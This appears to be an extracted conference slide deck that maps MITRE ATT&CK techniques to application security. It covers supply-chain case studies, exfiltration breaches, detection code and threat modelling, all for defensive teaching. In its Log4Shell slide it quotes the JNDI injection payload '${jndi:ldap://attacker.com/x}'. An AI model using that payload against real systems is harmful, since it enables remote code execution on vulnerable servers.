 # Python: structured logging → Azure Monitor / Log Analytics
from azure.monitor.opentelemetry import configure_azure_monitor
configure_azure_monitor()  # Export telemetry to Azure Monitor
```

Immutable Logging Architecture



Supply Chain Compromise

How Attackers Poison Your Dependencies

Technique ID	Name	Description
T1195	Supply Chain Compromise	Compromising upstream dependencies
T1195.001	Compromise Software Dependencies	Malicious packages

The Supply-Chain Attack Arc

Story	Year	Attack Pattern	Classification
event-stream	2018	Maintainer handoff → poisoned `flatmap-stream` dependency	Supply-chain compromise
SolarWinds	2020	Build pipeline compromise by nation-state actors	Nation-state supply-chain
Log4Shell	2021	Critical RCE in a trusted, uncompromised library	⚠️ Dependency-trust failure
XZ Utils	2024	Build pipeline compromise by nation-state actors	Nation-state supply-chain
Shai-Hulud	2025	Self-replicating npm worm via `postinstall` lifecycle hooks	Supply-chain compromise
Notepad++	2025	Update infrastructure hijacked → Chrysalis backdoor	Supply-chain compromise
Axios	2026	Hijacked publisher → RAT via `postinstall` hook	Supply-chain compromise

Log4Shell (2021) — Dependency-Trust Failure, Not Compromise

🔓 CVE-2021-44228

- **Log4j 2.0–2.14.1**: RCE via JNDI lookup injection
- Any logged string could trigger code execution:
  `${jndi:ldap://attacker.com/x}`
- Transitive dependency — most teams didn't know they had it
- CVSS 10.0 · initial fix: **Log4j 2.15.0**

⚠️ Why It's a Different Failure Mode

- Log4j maintainers were **not compromised**
- No poisoned release, no hijacked publisher
- A critical flaw in a **trusted, legitimate library**
- Exposed lack of Software Bill of Materials (SBOM) visibility

> A dependency can be vulnerable **without a compromised publisher.**

Case Study: XZ Utils Backdoor (CVE-2024-3094)

🕵️ The 2-Year Long Con

1. **2021**: "Jia Tan" submits first patch
2. **2022**: Sock puppets pressure maintainer
3. **2023**: Becomes co-maintainer
4. **2024**: Backdoor in tarballs only
5. **Mar 29**: Found by accident

🎯 ATT&CK Techniques

- **T1195.001** — Supply chain compromise
- **T1098** — Maintainer takeover
- **T1027** — Obfuscation (not in git!)
- **T1059** — Remote code execution via SSHd
- 💡 Caught: SSH was **500ms slower**

Case Study: Notepad++ Update Hijack (2025)

🚀 The Hijacked Update Path

1. **Jun 2025**: Hosting infrastructure compromised
2. Targeted users served trojanized `update.exe`
3. Legitimate Bitdefender binary side-loaded malicious `log.dll`
4. Shellcode decrypted → **Chrysalis** backdoor installed
5. Cobalt Strike C2 established over HTTP

🎯 ATT&CK Techniques

- **T1195.002** — Update infrastructure hijacked
- **T1036** — Masquerading as legitimate updater
- **T1574.002** — DLL side-loading (`log.dll`)
- **T1140** — Shellcode deobfuscation/decryption
- **T1071.001** — C2 via HTTP/HTTPS
- 💡 Fix: v8.8.9 enforced **signature verification**

Case Study: Axios NPM Compromise (2026)

📦 The 3-Hour Window

1. **Mar 31**: Maintainer account compromised via Remote Access Trojan (RAT) malware
2. `axios@1.14.1` + `axios@0.30.4` published
3. Hidden dep: `plain-crypto-js@4.2.1`
4. `postinstall` downloads **cross-platform RAT**
5. Targets secrets: cloud keys, SSH, API tokens

🎯 ATT&CK Techniques

- **T1195.001** — Compromised npm package
- **T1078** — Hijacked maintainer credentials
- **T1059** — RAT via postinstall script
- **T1552** — Credential harvesting
- 🇰🇵 Attributed to **Sapphire Sleet** (DPRK)
- **Package reach:** 100M+ weekly downloads

Patching Is More Than Deploying

> "It's just one CVE."

The ticket says	The application needs
Patch the dependency	Inventory affected services
Restart the service	Verify the critical workflows
Close the ticket	Check for prior compromise

ATT&CK lens: T1190 — Exploit Public-Facing Application

Dependency Security Toolkit (T1195.001 Prevention)

```
 # 1. Scan known vulnerabilities and application code
npm audit --audit-level high
pip-audit && bandit -r .
dotnet list package --vulnerable --include-transitive
```

```
 # 2. Reproduce the reviewed dependency set
npm ci --omit=dev
pip install --require-hashes -r req.txt
dotnet restore --locked-mode
```

```
 # 3. Inventory components and scan the SBOM
syft . -o spdx-json > sbom.json
npm sbom --sbom-format cyclonedx
grype sbom:./sbom.json
```

From Supply-Chain Compromise to Data Theft

Collection & Exfiltration

How Attackers Steal Your Data

Technique ID	Name	Description
T1213	Data from Information Repositories	Bulk data access
T1567	Exfiltration Over Web Service	Cloud storage uploads
T1020	Automated Exfiltration	Scripted data theft

Real World: The Exfiltration Playbook

🏥 Anthem Breach (2015)

- **T1213** — Queried 78.8M patient records
- **T1020** — Automated extraction over weeks
- **T1071** — Exfil disguised as normal HTTP
- 💥 Largest healthcare breach in US history

🔑 LastPass Breach (2022)

- **T1528** — Stole cloud storage access tokens
- **T1213** — Accessed encrypted vault backups
- **T1567** — Exfiltrated via cloud storage API
- 💥 25M+ users' vault data stolen
- 💡 Attacker targeted **a developer's home PC**

Data Access Anomaly Detection


```
def check_access_pattern(self, user_id, query, context):
    baseline = self.get_user_baseline(user_id)
    current = {"records_accessed": query.estimated_rows,
               "tables_accessed": len(query.tables)}
    score = self.calculate_anomaly_score(baseline, current)
    if score > 0.8:
        self.log_technique("T1213", {"user": user_id, "score": score})
        return self.require_step_up_auth(user_id)
    return True
```

Normal baseline → allow. Score above 0.8 → log + step-up authentication.

API Rate Limiting with Exfil Detection


```
 async checkDataTransfer(userId, requestSize, responseSize) {
    const now = Date.now(), windowMs = 60 * 60 * 1000;
    const transfers = (this.tracking.get(userId) || [])
        .filter(t => now - t.timestamp < windowMs);
    transfers.push({ timestamp: now, responseSize });
    this.tracking.set(userId, transfers);
    const total = transfers.reduce((sum, t) => sum + t.responseSize, 0);
    if (total <= 100 * 1024 * 1024) return true;
    await this.logSecurityEvent("T1567", {
        userId, totalTransferred: total,
        requestCount: transfers.length, timeWindow: "1h"
    });
    return false;
}
```

Data Flow Monitoring



Practical Implementation

ATT&CK-Informed Threat Modeling



Map Features to Techniques

Application Feature	ATT&CK Techniques	Example Risk
User Login	T1078 Valid Accounts, T1110 Brute Force, T1566 Phishing	High
Password Reset	T1566 Phishing, T1078 Valid Accounts	High
Session Management	T1185 Browser Session Hijacking, T1098 Account Manipulation	High
File Upload	T1505.003 Web Shell, T1190 Exploit Public-Facing App	High
API Endpoints	T1087 Account Discovery, T1046 Network Scanning	Medium
Data Export	T1567 Exfil Over Web, T1020 Automated Exfil	High
Logging System	T1070 Indicator Removal, T1027 Obfuscation	Medium
Dependencies	T1195 Supply Chain, T1195.001 Compromise Dependencies	Medium

Building Detection Into Code


Key Patterns:

- **Behavioral Analytics**: Monitor user patterns vs baselines
- **Technique Logging**: Tag events with ATT&CK IDs for correlation
- **Adaptive Controls**: Risk-based authentication and authorization
- **Honey Tokens**: Fake data/accounts to detect unauthorized access
- **Immutable Auditing**: Tamper-evident logging and monitoring


Detection Maturity: A Brief Evolution

ATT&CK lens: T1071 — Application Layer Protocol

Defense in Depth Architecture



OWASP + ATT&CK Integration



Implementation Roadmap

Phase 1: Foundation

- Map features to ATT&CK techniques
- Secure logging with technique IDs
- Basic behavioral analytics

Phase 2: Detection

- Anomaly detection for high-risk techniques
- Automated response workflows
- Security Information and Event Management (SIEM) integration

Phase 3: Advanced

- Honey tokens and deception
- Threat intelligence correlation
- Security dashboards

When the Alert Is Real

```
 SIEM:  T1071 beacon pattern from build agent
App:   unusual token use from impossible travel
API:   30x normal export volume
Team:  correlate, triage, contain
```

Step	Action
Triage	Confirm signal and scope blast radius
Contain	Revoke token, isolate runner, stop export
Preserve	Protect logs and capture evidence
Recover	Patch path, rotate secrets, write detection

ATT&CK lens: T1071 — Application Layer Protocol

Team Adoption & Tooling

Adoption Strategies

- **Training**: ATT&CK workshops for dev teams
- **Process**: Technique IDs in security requirements
- **Culture**: "Red team thinking" in design reviews
- **Metrics**: Track technique coverage rates
- **Collaboration**: Regular dev ↔ security syncs

ATT&CK Navigator

- **Tool**: attack-navigator
- Visualize technique coverage and gaps
- Color-code: 🟢 defended / 🟡 partial / 🔴 gap
- Communicate risk to stakeholders
- Plan security improvements

Start Small - Pick Your Top 3

Recommendation for most applications:

1. **T1078 (Valid Accounts)** - Authentication monitoring
2. **T1185 (Session Hijacking)** - Session security
3. **T1213 (Data Collection)** - Data access anomalies

Why these first:

- **High impact** on most attack chains
- **Relatively easy** to implement
- **Immediate value** for detection
- **Foundation** for expanding coverage

How It Started vs How It's Going

How it started 😎	How it's going 😱
`// TODO: add auth later`	`[CRITICAL] T1190 - SQLi in production`
`// TODO: rotate this API key`	`[CRITICAL] T1552 - API key on GitHub`
`// TODO: add rate limiting`	`[CRITICAL] T1110 - 50K login attempts/hr`
`// TODO: check dependencies`	`[CRITICAL] T1195 - Malicious dependency`

> Every "TODO: fix later" is an attacker's "TODO: exploit now"

ATT&CK lens: T1190 — Exploit Public-Facing Application

Key Takeaways

- ✅ **OWASP + ATT&CK = Better-Informed Defense** - Prevention + Detection
- ✅ **Think Like an Attacker** - Understand adversary behavior patterns
- ✅ **Build Detection Into Code** - Monitoring isn't just ops responsibility
- ✅ **Log ATT&CK Technique IDs** - Enable security team correlation
- ✅ **Use Behavioral Analytics** - Go beyond simple rule-based detection
- ✅ **Start Small, Iterate** - Pick 3 techniques and expand coverage

Questions?

Slides & samples

Tell Me How I Did

- **What landed?**
- **Where should I go deeper?**
- **What should I trim?**

Links

- **MITRE ATT&CK Framework** - Main knowledge base
- **ATT&CK Enterprise Matrix** - Technique matrix
- **ATT&CK Navigator** - Coverage visualization
- **OWASP Developer Guide** - Secure development
- **D3FEND** - Defensive countermeasures

Chris Ayers

BlueSky: @chris-ayers.com

LinkedIn: chris-l-ayers

Blog: https://chris-ayers.com/

GitHub: Codebytes

Mastodon: @Chrisayers@hachyderm.io